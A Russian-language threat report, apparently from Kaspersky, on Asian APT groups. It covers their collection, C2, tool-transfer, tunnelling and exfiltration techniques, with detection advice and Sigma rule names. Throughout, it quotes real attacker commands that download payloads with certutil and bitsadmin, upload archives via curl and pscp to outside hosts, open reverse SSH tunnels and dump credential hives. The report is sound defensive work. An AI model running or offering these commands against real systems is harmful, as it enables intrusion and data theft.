Злоумышленники пользуются различными имеющимися в операционной системе утилитами для сжатия или шифрования данных, а также доставляют свои утилиты на зараженные машины с целью их дальнейшего использования. На основе обнаруженных нами инцидентов, мы составили ТОП архиваторов, которыми пользуются азиатские APT:

- Winrar
- 7-ZIP
- WinZip

Примеры процедур

Как описано в технике Masquerading: Match Legitimate Name or Location T1036.005, атакующие используют свои утилиты, маскируя их под системные. В примере ниже, архиватор Rar.exe запущен под именем svchost.exe:

```
C:\Windows\ime\svchost.exe a -r -hpzxcv@wsx -ta20220627 C:\Windows\ime\microsoft.dat c:\.doc d:\.doc e:\.doc c:\.pdf d:\.pdf e:\.pdf h:\.doc h:\.xls h:\.pdf f:\.doc f:\.xls f:\.pdf g:\.doc g:\.xls g:\.pdf
```

Одной из отличительных черт в наблюдаемых процедурах многих азиатских группировок является перенос архивов в корзину (C:\$Recycle.Bin) перед их дальнейшей эксфильтрацией. Один из таких примеров, обнаруженный нами во Вьетнаме.

```
$system32\cmd.exe /C $programfiles\Winrar\Winrar.exe a -r -ta20221020 -n*.doc -n*.docx -n*.xls -n*.xlsx -n*.pdf -n*.vsd -n*.vsdx -sl104857600 -hp"6*A(Zu%s0aC)Seb(B&rpvJa$rcZf6-weTjbFcinrr" $appdata\%COMPUTERNAME%-%random%.rar C:\$Recycle.Bin C:\ D:\ E:\ F:\
```

В атаке на государственную структуру в одной из стран тихоокеанского региона азиатская APT-группировка также использует архиватор rar, на этот раз переименованный в r.exe

```
$system32\cmd.exe /c C:\textar\EnDeCrypt\r.exe a -dh -hpaskuernlaos8BDBFKqlwu4bflasld
-ta20230515 C:\textar\ExportData\20231107Ha.tmp \\10.10.10.10\c$\users\random\downloads
```

Часто для создания архивов азиатские акторы используют утилиту 7zip. Пример такого использования в атаке на организацию в Индонезии:

```
$windir\Help\Help\7z.exe  a $windir\Help\Help\tg.7z $windir\Help\Help\1.rar
```

Мы наблюдаем похожие процедуры и в атаках азиатских группировок на российские организации:

```
rar  a -r 123.rar \\10.10.10.10\c$\users\random\desktop\* -hp1qaz2wsx3edc4rfv5tgb6yhn -ta20220302
"\\10.10.10.10\c$\Program Files\winrar\rar.exe"  a -r -m5 -hp0p;/5tgb1qaz5tgb \\10.10.10.10\c$\windows\
temp\sduid.sys \\10.10.10.10\c$\users\random\desktop\*
```

В одном из инцидентов в РФ мы зафиксировали использование утилиты makecab. Make Cabinet является инструментом, встроенным в операционные системы семейства Windows. Эта утилита используется для создания и управления сжатыми архивами в формате Cabinet (CAB). Изначально атакующий производит дамп веток содержащих учетные данные пользователей. После этого они пакуются в .zip архивы с помощью утилиты makecab.

```
$system32\makecab.exe "makecab $public\videos\sam.hive $public\videos\sa.zip"
$system32\makecab.exe "makecab $public\videos\system.hive $public\videos\sy.zip"
$system32\makecab.exe "makecab $public\videos\security.hive $public\videos\se.zip"
```

Также атакующие используют самописные утилиты, дублирующие функциональность общеизвестных архиваторов.

Обнаружение

Для детектирования этой техники можно использовать события создания процесса (4688 — Windows, 1 — Sysmon) и исполнения скриптблоков PowerShell (4103, 4104).

В событиях создания процесса стоит обратить внимание на Image — популярные архиваторы и/или утилиты для работы с определенными форматами файлов, такие как, например, makecab. Также интересна командная строка, с которой запустился архиватор, и образ родительского процесса. Например, если для вашей инфраструктуры нетипично использование консольных утилит для архивации, то отслеживание запуска таких утилит от шеллов будет эффективным.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Compress Data for Exfiltration via Archiver
- Sigma-Generic-Archive via PowerShell
- Sigma-Generic-Windows Shell Started Archive Utility
- Sigma-Generic-Archive File in Local Users Folders via Makecab.exe
- Sigma-Generic-Archiving Files in Recycle Bin via Archive

Automated Collection T1119

Основное описание

После получения доступа в систему или сеть атакующий может использовать автоматизированные методы сбора данных. Процедуры, использующиеся в данной технике, могут включать те, которые относятся к технике Command and Scripting Interpreter для поиска и копирования информации, подпадающей под различные фильтры, такие как тип файла, директории, имя, специфические даты создания. В облачной инфраструктуре злоумышленники могут использовать API или интерфейсы командной строки.

Эта техника может использоваться с другими техниками, такими как File and Directory Discovery и Lateral Tool Transfer, для поиска и доставки файлов, точно так же, как Cloud Service Dashboard и Cloud Storage Object Discovery, для идентификации хостов в облачных инфраструктурах. Пример использования этой техники злоумышленником — запуск скриптов, автоматически собирающих требуемую информацию с зараженной машины.

Примеры процедур

Пример 1

Ниже представлены примеры, которые встретились при анализе упомянутых в отчете инцидентов:

```
dir C:\\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte |
sort LastWriteTime -Descending | %{$_.FullName}
write-output $fp1 >> "$env:tmp\$hostname\path.txt"
$fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction SilentlyContinue
```

Пример 2

Рекурсивный поиск файлов и копирование во временную директорию с помощью PowerShell:

```
PowerShell.exe "dir C:\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-8)  | copy-item -Destination C:\Users\public\tmp -Force
-ErrorAction SilentlyContinue
```

Обнаружение

Одним из способов детектирования техники Automated Collection T1119 являются события создания процесса и выполнения скриптблоков PowerShell. Следует обращать внимание на запуск вышеуказанных утилит, а также на содержимое командной строки (при включенном аудите).

Источник событий	Журнал	ID Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Possible wildcard collection sensitive data via PowerShell
- Sigma-Generic-Suspicious Wildcard Searching Data

Data from Local System T1005

Основное описание

Злоумышленники собирают различные файлы, потенциально содержащие учетные данные, или другую интересную с точки зрения злоумышленника информацию, с целью дальнейшей эксфильтрации этих данных с зараженной системы. Для этого они могут использовать оболочку командной строки cmd или PowerShell, данный этап атакующие стараются автоматизировать.

Примеры процедур

Пример 1

Ниже перечислены примеры, которые встретились при анализе вышеупомянутых инцидентов:

```
xcopy /s $user\desktop c:\$recycle.bin\tempptcl

cmd.exe /C $programfiles\winrar\rar.exe a -r -hp1234 C:$recycle.bin\10020111desk.rar
$user\desktop\*.txt
$user\desktop\*.xls*
$user\desktop\*.pdf
$user\desktop\*.doc*
$user\desktop\*.jpg >
$temp\lwefqERM.tmp 2>&1
```

Обнаружение

Детектировать технику Data from Local System T1005 можно, опираясь на события создания процесса. Следует обращать внимание на запуск вышеуказанных утилит, а также на содержимое командной строки (при включенном аудите).

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Possible wildcard collection sensitive data via PowerShell
- Sigma-Generic-Suspicious Wildcard Searching Data

Command and Control TA0011

Application Layer Protocol T1071

Основное описание

Многие APT-группы используют удаленные командные центры в своих атаках. Чаще всего злоумышленники взаимодействуют со своими серверами с использованием протокола прикладного уровня. Это позволяет им затеряться в трафике среди других легитимных соединений. Злоумышленники могут получать команды от C2 сервера, а также отправлять обратно результаты выполненных команд.

Наиболее распространенный протокол прикладного уровня — HTTP(S). Подробнее о примерах его использования поговорим в подтехнике — Web Protocols T1071.001.

Application Layer Protocol: Web Protocols T1071.001

Основное описание

Как уже было сказано, Web Protocols является наиболее популярной подтехникой в Command and Control. Такие протоколы, как HTTP(S) и WebSocket, передающие веб-трафик, очень распространены в организациях. Пакеты HTTP(S) имеют множество полей и заголовков, в которых могут быть скрыты данные. Азиатские APT-группы используют эти протоколы для связи с командным центрами из сети жертвы, имитируя нормальный, ожидаемый трафик.

Примеры процедур

Пример 1

APT-группа ToddyCat взаимодействовала с командным центром по протоколу HTTPS. RAT ToddyCat после установления соединения со своим C2 сервером мог выполнять на хосте жертвы команды, полученные удаленно от оператора.

```
Image_path: C:\Windows\system32\wusa.exe

URLs:
hxxps://154.202.56[.]211/collector/3.0/
hxxps://45.124.115[.]83/collector/3.0/
```

Пример 2

APT-группа CopperTurtle, атакующая в основном Восточную Азию, также использовала HTTPS протокол для взаимодействия с командным центром.

Ниже пример GET запроса для загрузки бэкдора (FCDCA94DA890ABCF17FB06C5CD213B37).

```
Image_path: C:\Program files (x86)\adobe\acrobat dc\acrobat.exe

GET /aall.aspx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: resume.bounceme[.]net:443
Cache-Control: no-cache
```

Загруженный в память бэкдор в свою очередь отправлял на C2 сервер собранную информацию о жертве. От C2 сервера бэкдор получал команды, которые требовалось выполнить.

Пример 3

Популярный среди азиатских APT-групп бэкдор PlugX тоже использует HTTP протокол для взаимодействия с C2 сервером. User-Agent также маскируется под легитимный:

```
Image_path: “C:\Program Files (x86)\HP Digital\aro.exe”

POST /<random_bytes> HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0)
Host: rainydaysweb[.]com:8000
Cache-Control: no-cache
```

Пример 4

Имплант CobaltStrike взаимодействует с C2 по протоколу HTTP:

```
"hxxp://23.224.91[.]98/owa/?path=/calendar&wa=fa5fQcmE_
qaSqyCFDP6zxAonSbVYV5Zh3velwTIWCJa0F9_nQiAuFdheT70rmBUBq7mnY0b7yR8FnhjNF19EBc7u_
bvm8uTCEx6rG9kyxOUcFlggjMUzur2tQJ-NmPlFB97t3LPsXdYkbaBiKBdFtbkAXeW9xRdwFuT29FFpays"

"hxxp://47.96.167[.]205:8088/owa/?path=/calendar&wa=e89wNPykFLPfHbYB7EZQBa3r5iNVl1xVVTGsRd
NyDpGe63-4pAmE9ZLjU8ImCUKG8L_JvKk9yN2MsD78LpRmOazvvojXhUow8zQoBVqn-kV-HC-VqmI_2
BTCqlQHjOBpyMBJyQ3SmBin6xfNZsUkH7_H_Sa79SEA774gG0PGzk8"
```

Пример 5

Файл (MD5: 4e43c0ca1feebc1c7107a8ebb53255b9), найденный при расследовании инцидента, использует HTTPS для взаимодействия с C2.

Название команды	Описание команды
ls	Получить список объектов в указанной директории
execute	Запустить произвольный файл или команду
getcomputername	Получить имя компьютера
upload	Скачать файл на зараженную систему и сохранить его под указанным именем. Информация о результате скачивания передается на сервер по адресу: mirror-exchange[.]com/upload/ с указанием идентификатора системы (GET-параметр id), имени файла и кода ошибки (GET-параметр file)
exit	Завершить работу бэкдора

Обнаружение

Все рассмотренные примеры стараются выглядеть как легитимные, из-за чего детектирование техники Application Layer Protocol: Web Protocols T1071.001 усложняется.

В основном для обнаружения вредоносной активности, связанной с взаимодействием с командными центрами, используется сигнатурный анализ трафика на базе Suricata в IDS/IPS системах. Kaspersky Anti Targeted Attack платформа включает в себя сетевой анализ трафика (NTA) и имеет встроенную базу Suricata правил. Наборы правил IDS автоматически и своевременно обновляются. Также KATA использует данные репутации URL-адресов, связанных с инфраструктурой APT-групп.

Одним из методов детектирования в SIEM является отслеживание сетевых соединений от доверенных легитимных процессов, таких как приложения Microsoft Office, Adobe и т.д. Также можно отслеживать запуск консольных утилит для передачи данных по сети, например, curl, wget.

Дополнительно для детектирования взаимодействия с C2 серверами организации могут подключить источники TI.

Источник событий	Журнал	Event ID
Windows	Security	4688, 5156
Sysmon	Sysmon	1, 3, 22

Web Service T1102

Основное описание

Техника Web Service T1102 предполагает использование существующих легитимных веб-сервисов в качестве средства для передачи данных между компьютером жертвы и удаленной системой. Популярные веб-сайты и социальные сети, выступающие в качестве механизма общения с C2, могут обеспечить значительное прикрытие из-за вероятности того, что хосты в сети уже общаются с ними. Кроме того большинство веб-сервисов обычно используют шифрование SSL/TLS, предоставляя злоумышленникам дополнительный уровень защиты.

Чаще всего в качестве C2 используются популярные социальные сети или облачные сервисы. Есть несколько примеров, где азиатские APT-группы злоупотребляют общедоступными облачными хранилищами.

Примеры процедур

Пример 1

В атаках WebDav-O злоумышленники разработали C2 коммуникацию с помощью популярных облачных хранилищ DropBox, Yandex, Mail.

Команды для импланта хранились в файлах, которые располагались в облачном хранилище. Результат выполнения команд имплант тоже отправлял в облачное хранилище.

```
Image_path: C:\Windows\system32\svchost.exe
URL host: “webdav.yandex.ru”
```

Для доступа к хранилищу в коде импланта указаны учетные данные для согласования ключа шифрования, файлы с командами зашифрованы с использованием этого ключа.

Пример 2

Github также является популярным вариантом для C2 сервера. Например, бэкдор PlugX был загружен с Github:

```
“$system32\cmd.exe” /c bitsadmin /transfer n
https://raw/githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt
```

Обнаружение

Для обнаружения техники Web Service необходимо отслеживать сетевые обращения к популярным веб-сервисам: облачные хранилища, GitHub, социальные сети, и различные мессенджеры, например, Telegram или Discord, от процессов, которые обычно не взаимодействуют с ними. В правиле корреляции можно отфильтровать сами приложения для работы с облаком и другими сервисами, а также популярные веб-браузеры. Для каждой организации могут быть настроены свои исключения и фильтры, подобные правила корреляции требуют обучения.

Стоит учесть, что вредоносные файлы могут маскироваться под легитимные процессы, используя различные техники Process Injection T1055, Masquerading T1036, Hijack Execution Flow T1574.
Для их детектирования смотрите соответствующие разделы описания этих техник.

Источник событий	Журнал	Event ID
Windows	Security	4688, 5156
Sysmon	Sysmon	1, 3, 22

Sigma-правила

- Sigma-Generic-Network Connection to Cloud Storage
- Sigma-Generic-Network Connection to Cloud Storage in Command Line

Ingress Tool Transfer T1105

Основное описание

Азиатские APT-группы в своих атаках загружают вредоносные файлы в несколько этапов. Для загрузки вредоноса второго этапа используется C2-сервер, на котором хранятся вредоносные файлы следующих этапов, а также вспомогательные инструменты для проведения атаки. Файлы также передаются с помощью различных веб-сервисов, как описано выше, или с помощью своих подконтрольных систем.

В Windows злоумышленники могут использовать различные утилиты для загрузки файлов (команды certutil, bitsadmin и PowerShell).

Примеры процедур

Пример 1

В инциденте в Индонезии бэкдор был загружен с помощью легитимной утилиты Windows certutil.exe (LOLBin):

```
C:\Windows\system32\cmd.exe /c certutil -urlcache -split -f hxxp://8.210.141[.]104:8099/MEUpdate.exe
C:\Windows\Help\Help\MEUpdate.exe
```

Помимо этого, атакующие использовали командлет PowerShell **Invoke-WebRequest** (алиас - iwr) для скачивания вредоносного файла:

```
C:\Windows\system32\cmd.exe /c PowerShell iwr -Uri hxxp://8.210.141[.]104:8099/1.txt -OutFile c:\1.txt
-UseBasicParsing"
```

Пример 2

В атаке на Пакистан с участием бэкдоров ShadowPad и PlugX также была применена техника Ingress Tool Transfer T1105. Здесь APT-группа загружала бэкдор с GitHub с помощью Bitsadmin:

```
C:\Windows\system32\cmd.exe /c bitsadmin /transfer n
https://raw/githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt
```

Еще один пример из этого инцидента демонстрирует использование командлета PowerShell **Start-BitsTransfer.** Здесь происходит извлечение импланта второго этапа Stowaway:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -Destination
C:\\users\\public\\node.txt -transfertype download"
PowerShell if($InputString = Get-Content 'C:\\users\\public\\node.txt') {
[System.IO.File]::WriteAllBytes('C:\\users\\public\\node.exe',[System.
Convert]::FromBase64String($InputString) ) }
```

Пример 3

В разобранном инциденте № 4 APT-группа ToddyCat с помощью своего RAT также загружала дополнительные инструменты на компьютер жертвы, например, скрипт для сбора данных и архиватор.

Обнаружение

Для детектирования техники Ingress Tool Transfer T1105 необходимо отслеживать сетевые соединения, например, события EventID 3 (Sysmon) и события создания процессов. Одним из подходов к обнаружению является отслеживание сетевых взаимодействий от легитимных доверенных процессов, таких как Microsoft Office, Adobe и т. д.

Как описано выше, можно создать правила корреляции на сетевые обращения к популярным веб-сервисам (облачные хранилища, GitHub, социальные сети, различные мессенджеры, например, Telegram или Discord) от процессов, которые обычно не взаимодействуют с ними.

Еще один способ — отслеживать запуск консольных утилит и использование их аргументов (при включенном аудите), которые позволяют загружать файлы из внешних систем:

- PowerShell
- Curl
- Certutil
- Bitsadmin и т. д.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Network Connection to Cloud Storage
- Sigma-Generic-Network Connection to Cloud Storage in Command Line
- Sigma-Generic-Ingress Tool Transfer via certutil
- Sigma-Generic-Ingress Tool Transfer via curl.exe
- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Execution of Downloaded PowerShell Code

Protocol Tunneling T1572

Основное описание

Атакующие туннелируют трафик от или до целевых систем. Это позволяет им скрывать исходный протокол, «оборачивая» его в другой, а также обходить меры безопасности организации (NAT, FW) при горизонтальном перемещении по сети или соединении с C2. Также Protocol Tunneling используется для осуществления доступа к тем ресурсам/сегментам сети, куда возможно подключение только из внутренней сети организации (Pivoting).

Типичным примером туннелирования служит SSH port forwarding. С его помощью атакующие осуществляют обмен информацией по зашифрованному каналу SSH.

Примеры процедур


Пример 1

В одной из атак азиатская APT-группировка использовала SSH tunneling (port forwarding) для связи с командным сервером. Атакующие использовали утилиту plink.exe (в команде ниже **ppp.exe** — это копия plink):

```
ppp.exe -c -n -r 45693:10.10.11.15:22 user@202.21.116.154 -p 443 -pw password
```

Таким образом, после выполнения команды трафик, который поступает на порт 45693 атакуемого хоста, будет перенаправлен на порт 22 хоста 10.10.11.15. Так как APT-группировка использует нестандартный для SSH порт (флаг -p 443), соединение с C2 будет на первый взгляд выглядеть как обычное соединение по протоколу HTTPS. На картинке изображена схема взаимодействия хостов:

Рисунок 66 Схема взаимодействия хостов при SSH-туннелировании



Подобные действия позволяют атакующим получить удаленный доступ ко внутреннему ресурсу по SSH.

Пример 2

Еще один пример SSH-туннеля, запускаемого по расписанию:

```
"C:\Program Files\OpenSSH\ssh.exe" -i C:\Windows\AppReadiness\read.ini -o
StrictHostKeyChecking=accept-new -R 50846:localhost:7070 systemtest06@103.27.202[.]85 -p 22222
-fN
```

В этом случае с localhost установлено обратное SSH-соединение к C2 атакующих 103.27.202[.]85:22222. Входящий трафик на localhost по порту 50846 перенаправляется на порт 7070. Приложение, прослушивающее порт 7070 на localhost:

```
Command_line: “C:\Intel\gxfintel.exe init”
MD5: F2FD1AB5E8ABDF2201D7B47F3BB14758
```

Другие варианты:

MD5	File name
C1A23D88B4665D0CF891C1173D6547B1	"C:\Windows\visio.exe" run
906A35ECFB29080200588BC7507BE114	"C:\Windows\System32\Office_Deployment.exe" connect
62FC592D2D7A81E15177EB707BFE7F93	"C:\Windows\apppatch\App.exe" debug
25C6363506A36378A9112B849106D5F8	"C:\Windows\system32\Office_setup.exe" start
812B6213326341DE4E602D27F18B5AFF	C:\Programdata\Adobe\Adobe.exe update
DEEDEEA099AD1A00E46885D05C3F2EA3	C:\Users\public\n.exe init

Создание туннеля по расписанию до порта 445:

```
schtasks  /create /tn \Microsoft\Windows\Serv /tr "C:\PROGRA~1\OpenSSH\ssh.exe -i
C:\Windows\AppReadiness\log.dat -o StrictHostKeyChecking=accept-new -R 50845:localhost:445
systemtest05@103.27.202[.]85 -p 22222 -fN" /ru system /sc minute /mo 20 /f
```

Пример 3

В другой атаке азиатская APT-группировка использовал утилиту **NATBypass** — инструмент для проброса туннелей, предназначенный для осуществления доступа извне во внутреннюю сеть инфраструктуры. Кроме того, нами было замечено использование утилиты iox[17] для port forwarding и проксирования трафика.

17 **iox**

Подробнее

Обнаружение

Детектирование этой техники средствами стандартной телеметрии (Windows Events, Sysmon) можно построить на типичных паттернах командной строки в событиях создания процессов. Также в обнаружении активности атакующих могут помочь события сетевого соединения, на основе которых можно детектировать подключение по SSH к нетипичному порту.

Еще одной вехой в защите станет отслеживание сетевых подключений к недоверенным адресам или адресам с плохой репутацией. Для реализации этой меры необходимо обладать актуальной информацией о IP-адресах и доменах атакующих. Такая информация предоставляется Kaspersky Threat Data Feeds.

Подробнее

Источник событий	Журнал	Event ID
Windows	Security	4688, 5154
Sysmon	Sysmon	1, 3

Sigma-правила

- Sigma-Generic-Protocol Tunneling via Plink Utility
- Sigma-Generic-SSH Connection to non-standard port

Exfiltration TA0010

Exfiltration Over Web Service T1567

Основное описание

Техника Exfiltration Over Web Service заключается в использовании злоумышленниками существующих легитимных веб-сервисов для эксфильтрации. Обращения к популярным веб-сервисам менее заметны на фоне сетевых событий, так как многие пользователи сами ими пользуются, это позволяет злоумышленникам обходить некоторые защитные решения. В качестве веб-сервисов для эксфильтрации злоумышленники используют популярные облачные сервисы, репозитории кода, например GitHub, файловые обменники, приложения для обмена сообщениями (например Telegram).

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002

Основное описание

Облачные хранилища являются наиболее удобными сервисами для эксфильтрации, так как фаервол обычно разрешает исходящие соединения к этим сервисам и злоумышленникам не нужно дополнительно настраивать правила. Злоумышленники выбирают такие популярные сервисы, как Google Drive или DropBox, чтобы трафик был менее заметным.

Примеры процедур

Пример 1

Изучая инструменты APT31, примененные в кампаниях против государственных и военных структур в РФ, мы столкнулись с имплантом третьей стадии cl.exe (MD5: F8553382DE7E1E349D8E91EDB7C57953), который использует DropBox для отправки собранных на хосте файлов.

Cl.exe запускается другим семплом — имплантом второй стадии (MD5: 03C74722A8E6E5E7EA0A5ED0C9F23696). В качестве аргументов указываются директория, из которой надо забрать архив, и API-токен для доступа к DropBox.

Пример POST-запроса:

```
POST https://content.dropboxapi.com/2/files/upload HTTP/1.1
Authorization: Bearer <REDACTED>
Dropbox-API-Arg: {"path": "/DF001/0828475d0828475d","mode": "overwrite"}
Content-Type: application/octet-stream
Host: content.dropboxapi.com
Content-Length: 524
Connection: Keep-Alive
Cache-Control: no-cache
```

У APT31 также встречаются варианты, использующие Яндекс.Диск:

```
c:\Windows\security\audit\AuditSvc.exe
MD5: 5C3A88073824A1BCE4359A7B69ED0A8D
C:\intel\yandex.exe
MD5: 27C9BB44F6521B770CD4576587A140D5
```

В качестве аргументов могут также передаваться токен-аутентификации, путь к файлу и некоторые другие параметры. Кроме того, параметры запуска могут быть указаны в конфигурационном файле MyLog.ini, находящемся в той же директории.

Рисунок 67 Конфигурационный файл импланта

MyLog.ini

```
[FILES TO UPLOAD]
Wait to Upload=
Current File=
Already Done=
[DISK PARAM LIST]
Disk Path=
Token=
[APP PARAM LIST]
Thread Count=
Speed Level=
[ERROR RECORD]
File not Exist=
Other Error=
```

Пример 2

В одном из инцидентов, описанных ранее, использовался вариант WebDav-O Yandex вредоносного ПО (MD5: 21F7A530CB718A32E08D4AE8207F7D4D). Этот имплант позволяет хранить файлы с командами для выполнения на хосте и отправлять собранные данные на Яндекс.Диск. Для доступа к хранилищу в коде импланта указаны учетные данные для согласования ключа шифрования, файлы с командами зашифрованы с использованием этого ключа.

Image_path: C:\Windows\system32\svchost.exe
URL: “webdav.yandex.ru”

WebDav-O Yandex поддерживает следующие параметры запуска:

Команда	Описание
"-upload"	Загружает файл, указанный в качестве аргумента к команде Яндекс.Диск с использованием метода PUT.
"-download"	Загружает файл, указанный в качестве аргумента к команде, с помощью GET-запроса с Яндекс.Диска, а после удаляет его из хранилища методом DELETE.
"-quit"	Обновляет внутренний счетчик Sleep до 1 минуты и выходит из обработки команды.
"-setsleep"	Устанавливает внутренний счетчик Sleep на указанное в аргументе количество минут.
"-sleepuntil"	Устанавливает время следующего подключения, указанное в качестве аргумента к команде.
default	Любая другая команда обрабатывается как «cmd.exe /c»

Пример 3

Один из новых инструментов, который использовала группа ToddyCat, представляет собой DropBox Uploader, который отправляет собранные данные на DropBox. В качестве аргумента он принимает токен доступа и ищет в текущей директории файлы со следующими расширениями:

```
.z; .001; .002; .003; .004; .005; .006; .007; .008; .009; .010; .011; .012; .013; .014; .015
```

DropBox Uploader отправляет найденные файлы на DropBox в папку с названием текущей даты и времени.

```
POST /2/files/upload HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: */*
Authorization: Bearer %Authorization Token%
User-Agent: api-explorer-client
Dropbox-API-Arg: {"path":"/%DateTime%/%File%.z","mode":{".tag":"overwrite"}}
Content-Length: 5641797
Host: content.dropboxapi.com
```

Пример 4

В одном из представленных ранее инцидентов атакующие использовали популярный сервис для обмена файлами file.io:

```
$system32\cmd.exe /C curl -F "file=@$selfpath\1.rar" --ssl-no-revoke https://file.io
```

С помощью консольной утилиты curl злоумышленники отправляли сгенерированный архив на file.io

Обнаружение

Для обнаружения эксфильтрации через облачные сервисы необходимо отслеживать сетевые обращения к ним от процессов, которые обычно не взаимодействуют с облачными хранилищами. В правиле корреляции можно отфильтровать сами приложения для работы с облаком, а также популярные веб-браузеры. Для каждой организации могут быть настроены свои исключения и фильтры.

Однако не стоит забывать, что вредоносные файлы могут маскироваться под легитимные процессы, используя различные техники: Process Injection T1055, Masquerading T1036, Hijack Execution Flow T1574. Для их детектирования смотрите секции описания этих техник.

Источник событий	Журнал	Event ID
Sysmon	Sysmon	3

Sigma-правила

- Sigma-Generic-Network Connection to Cloud Storage
- Sigma-Generic-Network Connection to Cloud Storage in Command Line

Exfiltration Over C2 Channel T1041

Основное описание

Техника Exfiltration over C2 Channel используется атакующими для эксфильтрации данных с целевой системы через C2-канал — канал взаимодействия между контролируемой злоумышленником системой и скомпрометированной системой. Использование этой техники достаточно сложно обнаружить, так как она использует легитимные сетевые каналы и протоколы, чтобы трафик выглядел как легитимный.

Эксфильтрация может быть реализована в самом вредоносном ПО, написанном злоумышленником без использования дополнительных инструментов или команд. В этом случае вредоносное ПО может быть установлено в качестве службы, которая постоянно будет отслеживать данные для эксфильтрации. Самописные вредоносные скрипты для сбора данных и их эксфильтрации злоумышленники добавляют в планировщик заданий для запуска по расписанию.

Также атакующие могут использовать командную оболочку и выполнять команды для эксфильтрации указанных данных по установленному C2-каналу. Часто атакующие используют инструменты для постэксплуатации, которые включают в себя функции эксфильтрации. Азиатские APT-группировки используют широкий спектр инструментов и методов постэксплуатации. Наиболее популярные инструменты, используемые атакующими, включают:

1. Cobalt Strike
2. PlugX
3. Gh0st Rat
4. PowerShell Empire

Примеры процедур

Пример 1

Летом 2022 года мы заметили активность группировки Lucky Mouse. Группировка внедряла в процесс lsass.exe троян, с помощью которого оператор мог удаленно выполнять различные команды на целевой системе. Некоторые из команд для эксфильтрации, запускаемых злоумышленниками на скомпрометированных хостах, показаны ниже:

```
echo y | pscp  -pw "<password>" 07.rar <user>@103.139.146.14:/tmp/07.rar
echo y | plink.exe -C -N -R 45693:10.10.11.15:22 <user>@202.21.116.154 -P 443 -pw <password>
plink.exe  -pw "<password>" <user>@103.139.146.14 "ls -la /tmp/a1.zip”
```

PSCP (PuTTY Secure Copy Protocol) — это консольная утилита для передачи файлов между двумя системами по SCP.

plink — консольный клиент PuTTY, с помощью него атакующий проверял успешную передачу файлов.

Пример 2

Использование утилиты PSCP мы наблюдали в инциденте с ВПО WebDav-O:

```
rar.exe a 162.rar -r "\\[REDACTED]\C:\Windows\Temp\*.save" -p<password>
pscp.exe -P 8443 -pw [REDACTED] C:\Windows\System32\logfiles\162.rar root@5.183.103[.]181:/
root/162.rar
```

Здесь атакующие отправили сохраненные кусты реестра SAM, SYSTEM, SECURITY на удаленный сервер для извлечения учетных данных.

Пример 3

Изучая инструменты в пакистанском инциденте, мы столкнулись со скриптами PowerShell для сбора информации на хосте и последующей эксфильтрации. Содержимое скриптов было закодировано в base64 и сохранялось в файл во временной директории.

Злоумышленник добавил в планировщик задачу, которая представляет собой команду PowerShell для запуска этого закодированного скрипта:

```
$system32\WindowsPowerShell\v1.0\PowerShell.EXE -c "$ctnt=Get-Content $temp\
Err_36d96944_6318.log;PowerShell -enc $ctnt;"
```

В расшифрованном виде скрипт выглядит следующим образом:

Рисунок 68 Расшифрованный скрипт

```
$computername = hostname;
New-Item 'c:\windows\help\windowstemp' -type directory -force;
$today = Get-Date;
$yestoday = $today.AddDays(-1);
$stime = $yestoday.ToString('MM/dd/yyyy 12:00');
$etime = $today.ToString('MM/dd/yyyy 12:00');
$ewsst = $yestoday.ToString('yyyyMMdd1200');
$ewset = $today.ToString('MMdd');
$fmat='*.txt','*.rtf','*.pdf','*.ppt','*.pptx','*,doc','*.docx','*.csv','*xlsx','*.xls','*.vsd','*.pst','*.eml','*.jpg','
$i='c:\users\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='d:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='e:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='f:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
start-sleep -seconds 30;
c:\windows\system32\Rar.exe a -r -ep1 -v10m -pa@a12*!a147 -m5 -s -ibck c:\windows\help\windowstemp\$ewset$computername.ra
start-sleep -seconds 30;
